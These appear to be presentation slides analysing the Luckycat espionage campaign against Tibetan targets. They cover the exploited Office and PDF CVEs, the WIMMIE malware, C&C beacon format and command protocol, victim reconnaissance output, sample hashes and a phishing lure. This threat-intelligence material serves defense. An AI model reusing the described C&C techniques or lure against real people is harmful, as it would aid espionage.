


# Example of Luckycat attacks (Tibet)



- Time : 2010 ~ 2012
- Vulnerability : Microsoft Office-CVE-2010-3333
- decoy document : .DOC attachments that leverage Tibetan themes

# Example of Luckycat attacks (Tibet)





# Diversity of Malware

- five malware families either utilized by or hosted on the same dedicated server
- first-stage malware prove very simplistic
- Some were used as second-stage malware
  - attackers pushed to victims whose network were compromised by first-stage malware




# Diversity of Infrastructure

- Luckycat use free web-hosting services that provide a diversity of domain name as well as IP addresses
- the attackers also made use of Virtual Private Servers(VPSs) that not only housed their primary malware - TROJ\_WIMMIE but other as well.
- These servers may also act as anchors




# Diversity of Infrastructure





# Operations





# LuckyCat

- **VBS\_WIMMIE** registers a script that work as a backdoor to the WMI event handler and deletes files associated with it or **TROJ\_WIMMIE**
- **TROJ\_WIMMIE** is a remote access malware that make it easy to gather data form the infected computer without noticing what is happening



# Initial Communication

```
POST/count/count.php?m=c&n=[HOSTNAME]_
[MAC_ADDRESS]_[CAMPAIGN_CODE]@HTTP/1.0
Accept: */*
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 5.1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)
Host: [HOSTNAME]
Content-Length: 0
Connection: Keep-Alive
Pragma: no-cache
```

- The compromised computer posts data to PHP script that runs on the C&C server



# Initial Communication

- The initial communication results in the creation of a empty file on the C&C server that contains information on the compromised computer.
- attackers use to identify which malware attack caused the compromise:
- The attacker then creates a file with a name that ends in @.c



# Initial Communication

- The compromised computer then downloads the file and executes the specified command
  - Download/Upload file, Get external IP Address, Execute shell command
- The compromised computer then sends the output to the C&C server and delete the command file



# Initial Communication

- One of the common initial commands instructs the compromised computer to upload the results of information-gathering commands
- The resulting files are compressed using the CAB compression format and uploaded to the C&C server



# Initial Communication

```
Computer Name: NOFATE-VICTIM
Name: Microsoft Windows XP Professional
Version: 5.1.2600 Service Pack 3 Build 2600
Manufacturer: Microsoft Corporation
Configuration: Standalone Workstation
Build Type: Uniprocessor Free
Registered Owner: n0fate
Registered Organization:
Product ID: 76487-642-2714392-23557
Original Install Date: 10/12/2011, 11:08:25 AM
System Up Time: 118 Days, 0 Hours, 5 Minutes, 39 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System type: X86-based PC
Processor(s):
    1 Processor(s) Installed.
        [01]: x86 Family 6 Model 23 Stepping 10 GenuineIntel
              INTEL - 6040000
              C:\WINDOWS
              C:\WINDOWS\system32
              \Device\HarddiskVolume1
              Codecs: English (United States)
```

## systeminfo

```
Session Name      PID Session Name     Session#   Mem Usage
===== ===== ===== ===== =====
System Idle Process          0 Console           0       28 K
System                   4 Console           0       244 K
ss.exe                    540 Console          0       388 K
rss.exe                    608 Console          0      2.116 K
nlogon.exe                 632 Console          0      5.520 K
rvices.exe                  732 Console          0      3.224 K
ass.exe                     744 Console          0      1.560 K
acthlp.exe                  908 Console          0      2.328 K
host.exe                    920 Console          0      4.704 K
host.exe                    984 Console          0      4.264 K
host.exe                    1124 Console         0     18.584 K
host.exe                    1168 Console         0      3.368 K
host.exe                    1224 Console         0      4.284 K
explorer.exe                1568 Console         0      1.436 K
poolsv.exe                  1688 Console         0      5.696 K
ndll32.exe                  1792 Console         0      3.060 K
iteCli.exe                  1800 Console         0      4.688 K
toolsd.exe                  1816 Console         0     14.116 K
echost.exe                  164 Console          0      3.148 K
spc
```

## tasklist



# Malware samples

MD5	CVE Identifier	Campaign Code
dab3f591b37f5147ae92570323b5c47d	CVE-2010-3333	w1229
c023544af85edacc66cd577a0d665dec	CVE-2010-3333	w1229
cff0964ed2df5659b0a563f32b7c3eca	CVE-2010-3333	214
3deb2a5fcb6bf1f80a074fd351e6f620	CVE-2010-3333	2012
1aa1e795a5ba75f2a5862c6d01205b57	CVE-2010-2883 CVE-2010-3654 CVE-2011-0611	110824p
6a62d4532c7a0656381fee8fb51874d7	CVE-2010-2883 CVE-2010-3654 CVE-2011-0611	longjiao
cb9ab22f3356a3b054a7e9282a69f71e	CVE-2011-2462	gop
1dafdc9e507771d0d8887348ce3f1c52	CVE-2010-3333	gop
039a6e012f33495a1308b815ef098459	CVE-2010-3333	luck
be0b2e7a53b1dcacb8c54c180dc4ca27	CVE-2010-2883 CVE-2010-3654 CVE-2011-0611	11727p
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411ab5eb2ef3153b61a49964f9ab4e64	CVE-2011-2462	1229
dcac508495d9800e476aa0c8e11b748d	CVE-2010-3333	2012
00e686e382806c33d9ae77256f33ed93	Not applicable	LY



# Campaign Connections

- ShadowNet
- Duojeen
- Sparksrv
- Comfoo



# ShadowNet

- sample targeted email with both Luckycat and ShadowNet malware attachments

from comitatoprotibet2011@gmail.com☆  
subject Fw:Self-Immolations 12-01-11 10:09 PM  
to [REDACTED] other actions ▾

China announces Stepped-up Control in Tibetan Monasteries

In the wake of recurring self-immolations inside in Tibet, China has announced that it will step-up its control on the management of monasteries across Tibet. According to Xinhua, a CCP mouthpiece, senior officials of Tibet Autonomous Region have pledged to increase efforts to strengthen the management of monasteries in the 'fight against the Dalai Lama group'.

